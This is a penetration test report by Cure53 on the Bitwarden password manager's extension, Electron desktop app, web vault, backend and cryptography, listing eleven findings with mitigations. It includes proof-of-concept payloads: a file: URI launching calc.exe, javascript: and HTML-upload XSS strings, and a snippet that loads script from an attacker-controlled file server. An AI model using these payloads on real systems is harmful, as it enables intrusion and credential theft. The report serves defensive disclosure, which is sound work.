Fine penetration tests for fine websites

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

Pentest-Report Bitwarden Password Manager 11.2018

Cure53, Dr.-Ing. M. Heiderich, Dipl.-Ing. A. Inführ, MSc. N. Kobeissi, N. Hippert, M. Kinugawa

Index

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

Introduction

"The easiest and safest way for individuals, teams, and business organizations to store, share, and sync sensitive data."

From https://bitwarden.com/

This report documents the results of a security assessment targeting the Bitwarden compound. Carried out by Cure53 in autumn 2018, this project yielded eleven security-relevant findings.

In scope of this project were several components of the Bitwarden password manager. Specifically, Cure53 was tasked with investigating the core application, browser extension, Electron application, web application and selected related libraries. These items have been examined through a range of approaches, namely a penetration test, a source code audit, and a connected review of the cryptographic premise. More to the point, the methodology chosen for completing this test was white-box, meaning that Cure53 had access to everything of relevance for reaching good coverage. It needs to be noted that the all of the software's code is available as open source, thus making white-box the natural choice.

In terms of resources, five members of the Cure53 were involved in this project, which took place in late October and early November of 2018. The testing team was allocated a time budget of sixteen days of assessing the security of the Bitwarden scope which, as already noted above, entailed clients (web app, Electron app, browser extension), the backend code and the implemented cryptographic scheme.

The project progressed in a timely and efficient manner. During the assessment, the communication between Cure53 and the Bitwarden maintainers was done on a shared Slack channel. It must be underlined that the Bitwarden team handled test-related requests from Cure53 in a professional and prompt way, leading to the test's productivity and good coverage. In addition, as the quality of the code - in terms of readability and easy of assessment - was exceptional, Cure53 found it simple to accomplish the project's goals in the time available.

All discoveries were live-reported to make it possible for the Bitwarden team to pose questions and receive feedback prior to the write-up process. As already mentioned, eleven findings have been documented by the Cure53 team. These could be divided into a category of vulnerabilities (with six issues) and more general weaknesses (further five findings). Initially, three issues were ascribed with the highest-possible "*Critical*" ranking. Two of those originated from the crypto audit and one was a classic Remote Code Execution (RCE) that tends to be found in numerous Electron-based applications.

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

Following a discussion with the in-house team at Bitwarden, it was established that one of the cryptography-related "*Critical*"-ranked issues was actually a false alert. Taking this into consideration means that two issues marked as "*Critical*" remain as viable threats that need to be addressed as a matter of urgency.

In the following sections, the report will first comments on the details regarding scope and then discusses all findings on a case-by-case basis, furnishing both technical descriptions and relevant advice on mitigation strategies going forward. In light of the findings, Cure53 issues a broader verdict pertaining to the security posture found on the investigated Bitwarden items in scope.

Scope

- **Bitwarden Open Source Password Management**
  - Bitwarden Core Application, written in C# & SQL
    - https://github.com/bitwarden/core/tree/v1.25.0
  - Bitwarden Browser Extension, written in TypeScript & JavaScript
    - https://github.com/bitwarden/browser/tree/v1.33.3
  - Bitwarden Electron-based Desktop Application, written in TypeScript & JavaScript
    - https://github.com/bitwarden/desktop/tree/v1.9.0
  - Bitwarden Web Application, written in TypeScript & JavaScript
    - https://github.com/bitwarden/web/tree/v2.4.0
  - Bitwarden TypeScript Library, written in TypeScript & JavaScript
    - https://github.com/bitwarden/jslib/tree/2f6426deb470b71838b51c52587929ac64d428bf
  - Several accounts were provided so that Cure53 could get access to Bitwarden's paid and organization-linked features as well.
  - Further, Cure53 was furnished with detailed documentation about the threat model and security promises to make sure the testing can be executed in full alignment to these.

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

Identified Vulnerabilities

The following sections list both vulnerabilities and implementation issues spotted during the testing period. Note that findings are listed in a chronological order rather than by their degree of severity and impact. The aforementioned severity rank is simply given in brackets following the title heading for each vulnerability. Each vulnerability is additionally given a unique identifier (e.g. *BWN-01-001*) for the purpose of facilitating any future follow-up correspondence.

BWN-01-001 Extension: Autofill only checks top-level domain *(Medium)*

The Bitwarden WebExtension implements an "*Autofill*" feature for domains which have credentials stored in the vault. It was discovered that the current design only checks the top URL but factually auto-fills forms in iframes as well. This takes place even if they are hosted on a different domain. As a consequence, the credentials of the top domain are leaked to third-party domains which can store and abuse them.

Steps to reproduce:

1. Submit a form on *example.com.*
2. Store the credentials in the vault.
3. Open another HTML page on *example.com* in a way that iframes *example2.com.*
4. Note that *example2.com* has the same form as *example.com*.
5. The *Autofill* feature will enter the credentials present for *example.com* in the form belonging to *example2.com.*

The *content* script injected in *example2.com* sends a *collectPageDetailsResponse* message to the *background* script, with the latter containing a *tab* property. Additionally, it specifies a *details* property, which hosts information about the current document, for instance including data on its URL (e.g. *example2.com/test.html*). The *Autofill* service handling this message does not use the URL of the *detail* object but instead checks the *tab* URL. As the *tab* URL is pointing to "*example.com*", the credentials are retrieved but then sent to the *content* script in the iframe.

File:
src/content/autofill.js

Code:

```
chrome.runtime.onMessage.addListener(function (msg, sender, sendResponse) {
if (msg.command === 'collectPageDetails') {
       var pageDetails = collect(document);
       var pageDetailsObj = JSON.parse(pageDetails);
       chrome.runtime.sendMessage({
       command: 'collectPageDetailsResponse',
```

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

```
        tab: msg.tab,
        details: pageDetailsObj,
        sender: msg.sender
});
```

File:
src/services/autofill.service.ts

Code:
```
async doAutoFill(options: any) {
[...]
        options.pageDetails.forEach((pd: any) => {
        // make sure we're still on correct tab
        if (pd.tab.id !== tab.id || pd.tab.url !== tab.url) {
        return;
        }
```

It is recommended to use the URL specified in the *details* object when retrieving stored credentials. This ensures a website is not vulnerable to leaking stored credentials when framing third-party URLs.

BWN-01-006 Desktop/Web: RCE/XSS via *login* URL (*Critical*)

It was discovered that both an RCE and an XSS attack can be exploited by misusing the link of the saved *login* URL. The application checks whether the saved *login* URL can be linked in the following code.

Affected File:
https://github.com/bitwarden/jslib/blob/ad97afc5904b47bee64e952b911e2bbd39839168/src/models/view/loginUriView.ts#L64-L66

Affected Code:
```
get canLaunch(): boolean {
    return this.uri != null && this.uri.indexOf('://') > -1;
}
```

As it can be seen from the highlighted code, if the URL contains the "*://*" string, any schemes of the URLs can be linked. Due to this behavior in the desktop application, Remote Code Execution occurs when the path is set to the malicious program placed in the *file:* URL. The main reason is that the URL is passed to *shell.openExternal* method[1]. The following steps show that a user who belongs to an *organization* can attack another user belonging to the same *organization* via the *sharing* feature.

[1] https://electronjs.org/docs/api/shell#shellopenexternalurl-options-callback

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

Steps for reproducing RCE on desktop application:

- Open the Bitwarden web application.
- Log-in to the account.
- Click on the "*Add Item*" button.
- Fill in the form fields, i.e.:
  - Select "*Login*" for the "*What type of item is this?*" field
  - Enter "*TEST"* into the "*Name"* field;
  - Enter "*file:///C:/windows/system32/calc.exe*" into the "*URI 1*" field.
  - Select *Organization* to which you belong as the "*Who owns this item?*" field.
- Click on the "*Save"* button.
- Open the Bitwarden desktop application with Windows OS.
- Log-in to the account of another user who belongs to the same *Organization.*
- Open the shared "*TEST*" item.
- Click on the "*Launch*" icon in the URI field. The system's *Calculator* application will be launched.

On the one hand, this bug is actually exploitable from remote since an exploit technique without placing the malicious program on the victim's local machine is known[2]. On the other hand, in the web application XSS occurs by setting the *javascript:* URL. In modern browsers, JavaScript execution would be blocked by the Content Security Policy (CSP) configured in the response header. However, the problems persist on the MSIE browser which does not support CSP.

Steps for reproducing XSS on web application:

- Perform Steps 1 - 5 from the example above. **Note** that in the step "4c", "*javascript:alert(document.domain)//://*" should be entered instead of *file:* URL.
- Open the Bitwarden web application with **MSIE browser.**
- Log-in to the account of another user who belongs to the same *Organization.*
- Open the shared *"TEST"* item.
- Click on the "*Launch"* icon in the URI field. JavaScript will be executed.

It is recommended to ensure that the login URL starts with "*http:*" or "*https:*".

BWN-01-007 Crypto: Inadequate parameters for master password *(High)*

It was found that Bitwarden's policy for master passwords fails to appropriately account for password strength. The only restriction imposed on the passwords is that they must be at least eight characters in length. By looking at SecList's list of the top 10,000 most common passwords[3], it can be observed that 40% of these passwords are composed of

[2] https://insert-script.blogspot.com/2018/05/dll-hijacking-via-url-files.html
[3] https://github.com/danielmiessler/SecLists

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

at least 8 characters. Nevertheless, these passwords (which include "*iloveyou*" and "*12345678*") would be accepted as valid by Bitwarden.

While key stretching measures are deployed by using 100,000 rounds of *PBKDF2* by default, this does not slow down password hashing sufficiently. In other words, the handling fails to protect against an attacker going through the top 10,000 most common passwords. This is especially true as research has shown that *PBKDF2* can be optimized beyond naive *HMAC-SHA256* iterations[4] and that it can be dramatically accelerated using GPU hardware[5].

Furthermore, Bitwarden also allows the user to weaken their *PBKDF2* security parameter down to 5,000 iterations (see BWN-01-009.) This is below the recommended minimum of 10,000[6], which even then is considered just a bare minimum suitable for servers. This must be seen in the context of most attacks happening online rather than offline, as is usually the case with password wallets.

It is recommended to overhaul Bitwarden's master password parameters in the following way:

1. Encourage users to employ pass*phrases* instead of pass*words*. Since the compromise of a password manager wallet can be extremely catastrophic, using passphrases instead of passwords makes more sense.
2. Passwords may still be allowed but need to be minimum 12-characters-long. They also need to be evaluated by a password strength measurement library such as *zxcvbn*[7].
3. Replace *PBKDF2* with *Scrypt*[8] configured with the parameters of $n = 2^{20}$, $r = 8$, $p=1$. *Scrypt* is a password hashing function similar to *PBKDF2* as far as usage is concerned. However, unlike *PBKDF2,* it is resistant to optimization and parallelization attacks.

[4] https://eprint.iacr.org/2016/273.pdf
[5] https://www.usenix.org/system/files/conference/woot16/woot16-paper-ruddick.pdf
[6] https://cryptosense.com/blog/parameter-choice-for-pbkdf2/
[7] https://github.com/dropbox/zxcvbn
[8] https://www.tarsnap.com/scrypt/scrypt.pdf

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

BWN-01-008 Crypto: Server obtaining encryption keys for *organizations* (*Critical*)

It was observed that the Bitwarden server is able to obtain the encryption keys for all data shared within a Bitwarden *organization* vault. The Bitwarden's *organization* vaults work in a following manner:

1. Alice creates an *organization* vault. The *organization* vault's *shareKey*, which encrypts vault data, is randomly generated.
2. Alice stores sensitive data inside the *organization* vault.
3. Alice wishes to share this vault with Bob. She retrieves Bob's public RSA key from Bitwarden and uses it to encrypt *shareKey* to Bob.
4. Bob confirms the invitation. Alice then confirms Bob's addition to the vault.

During Step 3, while Alice is sending the vault key to Bob, it is possible for the Bitwarden server to advertise its own RSA public key, for which it controls a private key as if it were Bob's. This would result in Alice encrypting the *shareKey* to the server's RSA public key instead of Bob's, thereby letting the server access the *organization* vault.

This problem is known as a *Man-in-the-Middle (*MitM) attack and can be prevented by enforcing mutual authentication between Alice and Bob prior to Step 3 in the sequence above. Before Alice encrypts anything to Bob's RSA key, she first is presented with a visual representation of Bob's claimed RSA key, which she can use to confirm whether the given RSA public key is indeed genuine. Below is an example of how this could work:

1. Alice is presented with an RSA public key *pk* claiming to be Bob's RSA public key.
2. Alice produces the hash *f = HKDF("Bob", pk)* where *"Bob"* is Bob's username (or other permanent unique identifier).
3. Alice then uses *f* to seed a random number generator. In turn, this is employed to randomly choose words from a dictionary (8 words chosen from the 10,000 most common English words would be ideal.) These words constitute a phrase which we will call Bob's *fingerprint*.
4. Alice contacts Bob over the phone, in person, over instant messenger, email, etc. to confirm with him that the *fingerprint* she is viewing for Bob on her screen matches the one Bob is given in his account view. If the values match, Alice can safely proceed.

An issue remains in that the web version of Bitwarden[9] may not substantially benefit from this improvement. This is because the same adversary who may present a false

[9] https://vault.bitwarden.com/

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

RSA public key for Bob already has the same capabilities required to present falsified code to both Alice and Bob that can, for example, display false *fingerprints* (or worse.)

However, in the case of the mobile and desktop applications, the above recommendation will still greatly improve security so long as public key verification operations are performed locally.

BWN-01-010 Crypto: Master password change ineffective after device theft *(High)*

When a user creates a new Bitwarden account, a master *encKey* is randomly generated and used to encrypt individual password wallet entries. This *encKey* is itself encrypted with a master password[10].

Consider a scenario in which user Alice is using Bitwarden on her laptop. By mistake, Alice installs malware which is able to read memory of her device. The malware steals a copy of *encKey* and is therefore able to use it to decrypt Alice's wallet items.

Later Alice discovers the malware and removes it from her laptop. She changes her master password, thinking that this will protect her account. In reality, a master password change will only re-encrypt the same *encKey* under the new master password. Since *encKey* can never be changed, even items that Alice adds to her Bitwarden account after she removed the malware remain decryptable for the malware attacker who has stolen *encKey* in the past. In fact, Alice can never recover her wallet to a secure state after this temporary compromise unless she deletes her Bitwarden account and creates a new one.

This means that in the case of even temporary compromise, Alice's master password is reduced to strictly an access-control protection measure and loses all cryptographic security. For that reason, it is strongly recommended to generate a new *encKey* and to re-encrypt all password entries under this new key in the event of a master password being altered. While this process can be expensive for large wallets, it may be argued that it is necessary given the sensitive nature of the information that Bitwarden is intending to store.

[10] The master password is run through a series of password hashing and key derivation functions before being used to encrypt encKey, but this is not relevant to this particular issue.

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

BWN-01-011 Crypto: Integrity checks can be skipped *(**Critical**)*

Note: *This issue was determined to be a false alert after discussions with the Bitwarden team. Nevertheless, the readability and complexity of the cryptographic code could be improved in order to further offset the confusing logic that underlies this issue.*

It was found that multiple crucial cryptographic functions will proceed with *AES-CBC* or RSA decryption and return plaintext while skipping *HMAC* checks entirely if a *HMAC* value of *null* is provided.

Affected File:
src/services/nodeCryptoFunction.service.ts

Affected Code:

```
private async aesDecryptToUtf8(encType: EncryptionType, data: string, iv:
string, mac: string,
        key: SymmetricCryptoKey): Promise<string> {
        const keyForEnc = await this.getKeyForEncryption(key);
        const theKey = this.resolveLegacyKey(encType, keyForEnc);
        if (theKey.macKey != null && mac == null) {
            // tslint:disable-next-line
            console.error('mac required.');
            return null;
        }
        [...]
        const fastParams =
             this.cryptoFunctionService.aesDecryptFastParameters(
                    data, iv, mac, theKey);
        if (fastParams.macKey != null && fastParams.mac != null) {
            const computedMac =
             await this.cryptoFunctionService.hmacFast(
                    fastParams.macData,
                fastParams.macKey, 'sha256');
            const macsEqual =
             await this.cryptoFunctionService.compareFast(
                    fastParams.mac, computedMac);
            if (!macsEqual) {
                // tslint:disable-next-line
                console.error('mac failed.');
                return null;
            }
        }
        return this.cryptoFunctionService.aesDecryptFast(fastParams);
}
```

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

Note: The functions *aesDecryptToBytes* and *rsaDecrypt*, located in the same file, are also vulnerable due to highly similar logic to the above. However, the code was not copied here in aiming for brevity. Other functions may be also vulnerable. It is recommended to more strictly enforce *HMAC* checks by making them mandatory for all decryption operations and failing if no valid *HMAC* is provided.

Miscellaneous Issues

This section covers those noteworthy findings that did not lead to an exploit but might aid an attacker in achieving their malicious goals in the future. Most of these results are vulnerable code snippets that did not provide an easy way to be called. Conclusively, while a vulnerability is present, an exploit might not always be possible.

BWN-01-002 Desktop: Electron *nodeIntegration* flag enabled in renderer *(Info)*

The *nodeIntegration* option is currently enabled in the renderer. This means that if an attacker can execute arbitrary JavaScript in the renderer in some way (e.g. via XSS), the consequence would be full Remote Code Execution.

Affected File:
https://github.com/bitwarden/jslib/blob/1aa774b99f73123b0bcf2654e4ba59fe95f39563/src/electron/window.main.ts#L80-L90

Affected Code:

```
/* The nodeIntegration option is not specified but the default is true */
this.win = new BrowserWindow({
    width: this.windowStates[Keys.mainWindowSize].width,
    height: this.windowStates[Keys.mainWindowSize].height,
    minWidth: 680,
    minHeight: 500,
    x: this.windowStates[Keys.mainWindowSize].x,
    y: this.windowStates[Keys.mainWindowSize].y,
    title: app.getName(),
    icon: process.platform === 'linux' ? path.join(__dirname,
       '/images/icon.png') : undefined,
    show: false,
});
```

It is recommended to disable the *node* features in the renderer by setting the *nodeIntegration* option to *false.* The NodeJS features should be exported via the *preload* scripts if needed.

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

BWN-01-003 Desktop: Missing *contextIsolation* security-flag for Electron *(Info)*

The currently used *BrowserWindow* calls do not set the *contextIsolation*[11] [12] property. This property ensures that JavaScript running in the context of the browser window cannot influence global objects of the Electron renderer process. As this property is missing, any XSS vulnerability can be abused to manipulate global objects. Therefore, the worst-case scenario for this would signify Remote Code Execution.

Affected File:
https://github.com/bitwarden/jslib/blob/1aa774b99f73123b0bcf2654e4ba59fe95f39563/src/electron/window.main.ts#L80-L90

Affected Code:

```
/* The contextIsolation option is not specified but the default is false */
this.win = new BrowserWindow({
    width: this.windowStates[Keys.mainWindowSize].width,
    height: this.windowStates[Keys.mainWindowSize].height,
    minWidth: 680,
    minHeight: 500,
    x: this.windowStates[Keys.mainWindowSize].x,
    y: this.windowStates[Keys.mainWindowSize].y,
    title: app.getName(),
    icon: process.platform === 'linux' ? path.join(__dirname,
       '/images/icon.png') : undefined,
    show: false,
});
```

It is recommended to enable the *contextIsolation* option. By doing so, the possibility of Remote Code Execution via the manipulated global objects can be eliminated, even for the cases of the application suffering from an XSS vulnerability.

BWN-01-004 Desktop: Bypassable CSP rules in place *(Info)*

It was found that Content Security Policy (CSP) defined in the Bitwarden desktop application can be bypassed and JavaScript can be executed in case an injection is identified. Currently, loading resources via the *file:* protocol is allowed for all resource types, meaning that XSS attacks are possible despite having the CSP in place.

Affected File:
https://github.com/bitwarden/desktop/blob/53333294e5a4081949d8fd417a41f123b2826f80/src/index.html#L5-L6

[11] https://github.com/electron/electron/blob/master/docs/tutorial/security.md#why-2
[12] https://speakerdeck.com/masatokinugawa/electron-abusing-the-lack-of-context-isolation-curecon-en

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

Used CSP Rules:

```
<meta http-equiv="Content-Security-Policy" content="default-src 'self'; style-src 'self' 'unsafe-inline'; img-src 'self' data: *; child-src *; frame-src *; connect-src *;">
```

This CSP rule can be bypassed since Windows allows to load the file placed in the remote file server via the URL format like "*file:///[REMOTE_HOST]/*".

Steps to Reproduce:

- Place a "*test.js*" file in an owned file server.
- Open DevTools in the Bitwarden desktop application.
- Assuming an XSS vulnerability exists, execute the following code on the DevTools' console:

```
s=document.createElement('script');
s.src='file://[YOUR_FILE_SERVER_HOST]/share/test.js';
document.body.appendChild(s);
```

- The resource will be loaded and JavaScript will be executed.

It is recommended to ensure that only the trusted application's resources can be loaded from the *file:* protocol. This can be achieved by making use of the *interceptFileProtocol* API[13].

BWN-01-005 Backend: XSS on *cdn.bitwarden.com* via attachments *(Info)*

Premium Bitwarden users are allowed to upload attachments. As the user has full control of the uploaded file body, it is possible to modify the body to include HTML tags. Additionally, an attachment can be viewed in browsers via a simple *GET* request since no authentication is required.

To ensure the document is not interpreted by a web browser, all attachments have a content-type of *application/octet-stream*. However, this is not sufficient in Microsoft Edge as it is trying to guess the content-type by looking at the received body. In case Edge encounters HTML tags, it will parse the attachment as an HTML file, therefore allowing to execute JavaScript on the *cdn.bitwarden.com* domain. This issue could be abused by an attacker to cause a Denial-of-Service for the user via cookie bombing[14]. What is more, this vulnerability could be used as a foothold in case any *.*bitwarden.com* domain uses cookie values in an insecure manner:

[13] https://github.com/electron/electron/blob/59ee2859a749096cdb130b22..ndler-completion
[14] https://homakov.blogspot.com/2014/01/cookie-bomb-or-lets-break-internet.html

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

Uploading attachment:

```
POST https://vault.bitwarden.com/api/ciphers/c5d2e17d-37fb-4046-90c7-
a98900a1cec4/attachment HTTP/1.1
authorization: Bearer [...]
[...]

------WebKitFormBoundaryv3SzzLBn6HixZLHR
Content-Disposition: form-data; name="data";
filename="2.PMFjen29jTPef1xH9STi6A==|1lQ7COeBA28+A3lPOetLIQ==|
iFqdtKaVZf3bxffIJWbsTEhkMHIXQJ+7QvTbs0SHJfo="
Content-Type: application/octet-stream

<html><body><script>alert(location)</script>[Encrypted document blob]
```

Viewing attachment:

```
GET https://cdn.bitwarden.com/attachments/c5d2e17d-37fb-4046-90c7-a98900a1cec4/
hmev8511fzz3cp7amq7f0z56yvrfezys HTTP/1.1

HTTP/1.1 200 OK
Content-Type: application/octet-stream
[...]
<html><body><script>alert(location)</script>[Encrypted document blob]
```

It is recommended to set the *Content-Disposition: attachment* header for attachments to ensure that browsers enforce a download. Moreover, it could be taken into consideration to set the *X-Content-Type-Options: nosniff* header as well, as it tells the browsers not to sniff the type of the returned resource.

BWN-01-009 Crypto: *PBKDF2* iteration count configuration unnecessary *(Info)*

It was found that Bitwarden allows users to reconfigure their *PBKDF2* iteration count. While *increasing* the count does not present any security risk, decreasing the count may encourage users to use less-secure wallets in exchange for speed improvements that are in fact barely noticeable on today's computing hardware.

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de



Fig.: Encryption key settings allowing PBKDF2 iteration configuration.

Furthermore, the minimum allowed by the above settings dialog is set to 5,000 rounds of *PBKDF.* As mentioned and referenced in BWN-01-007, this figure is far below the minimum recommended even for server environments, which are less stringent than password wallets. It must be kept in mind that password wallets are often vulnerable to offline attacks without requiring a server compromise.

Given the above, it is recommended to remove this configuration option entirely as its benefit to users is questionable. Further, the setting unnecessarily introduces complexity to the Bitwarden's security design.

Conclusions

Despite a small array of discoveries ranked as "*Critical*" and the general presence of certain vulnerabilities, the results of this Cure53 assessment of the Bitwarden scope are rather positive. Given the extensive size and high-level of complexity found in the Bitwarden compound, five members of the Cure53 team involved in this autumn 2018 project for the most part positively evaluated the security measures in place and the quality of the examined code. After spending sixteen days on the test targets in late October and early November 2018, the testers do not believe the findings to be overly concerning.

The Bitwarden WebExtension design correctly avoids interaction and manipulations stemming from malicious sites, which could leak internal information about the extension. It is clear that the use of modern *Angular* makes it very unlikely that any kind of DOM XSS-related issue can compromise the project. In a related realm, one issue

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

was discovered in the experimental *"Autofill"* feature. The issue comes from a trade-off between usability/feature and security, being tied to how modern web pages implement the *login* forms.

Somewhat expectedly, the Bitwarden Electron application did not manage to avert all pitfalls that are commonly found in the Electron framework. Firstly, not all of the available security flags are used. Secondly, the design choice to allow custom protocols can be abused by an attacker to achieve RCE, as described in BWN-01-006.

On the contrary, the Bitwarden web client called Vault made a really good impression. User-controlled resources are placed on a different subdomain and no potential for upload XSS has been identified. Although the deployed CSP is not perfect, as it has multiple allowed domains, it successfully stopped a potential XSS vulnerability described in BWN-01-006.

The file handling code of the backend did not reveal any exploitable issues due to the proper generation of random file names acting correctly in minimizing the attack surface. What is more, the request scheme followed the *REST*-style approach (data manipulation only through proper HTTP verbs) which prevented the exploitation via SSRF linked to the favicon functionality. In the same vein, neither SQL injections nor alike problems could be delineated. This is largely due to the correct usage of prepared statements via *sqlmapper,* as well as properly tested security features connected to *ASP.NET a*nd *.NET* core functionalities.

On a less positive note, the assessment of the deployed cryptographic design led to the discovery of certain issues that must be addressed in due course. One was rated "*Critical"* because a malicious vault could obtain and modify *organization* items. This approach relied on MitM attack described in BWN-01-008. The overall code quality of the crypto implementations was deemed to be overly complex and frequently misleading, which led to reporting a false positive issue (see BWN-01-011). More generally, cryptographic libraries of the Bitwarden compound have not yet been optimized. They particularly need to be simplified as unnecessary complexity can lead to problems.

All in all, while the client and backend code are vulnerable to some issues, all of the problems can be easily fixed without a lot of effort. In that sense, Cure53 believes these items of the Bitwarden scope to be fully capable of reaching the desired standards of security in a rather short time. To reiterate, the results of this autumn 2018 assessment are positive for the client and code. Sadly, the same thing cannot be stated for the current cryptographic scheme in use. Given the number and range of issues discovered, it seems necessary that a re-design takes place. This needs to reassess how certain

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

features are implemented and ensure that the overall cryptography stands strong against the attackers' efforts. It is hoped that the discussions held between the Bitwarden maintainers and the Cure53 team can help navigate the project in a better direction in this presently lacking realm.

Cure53 would like to thank Kyle Spearrin from the Bitwarden team for his excellent project coordination, support and assistance, both before and during this assignment.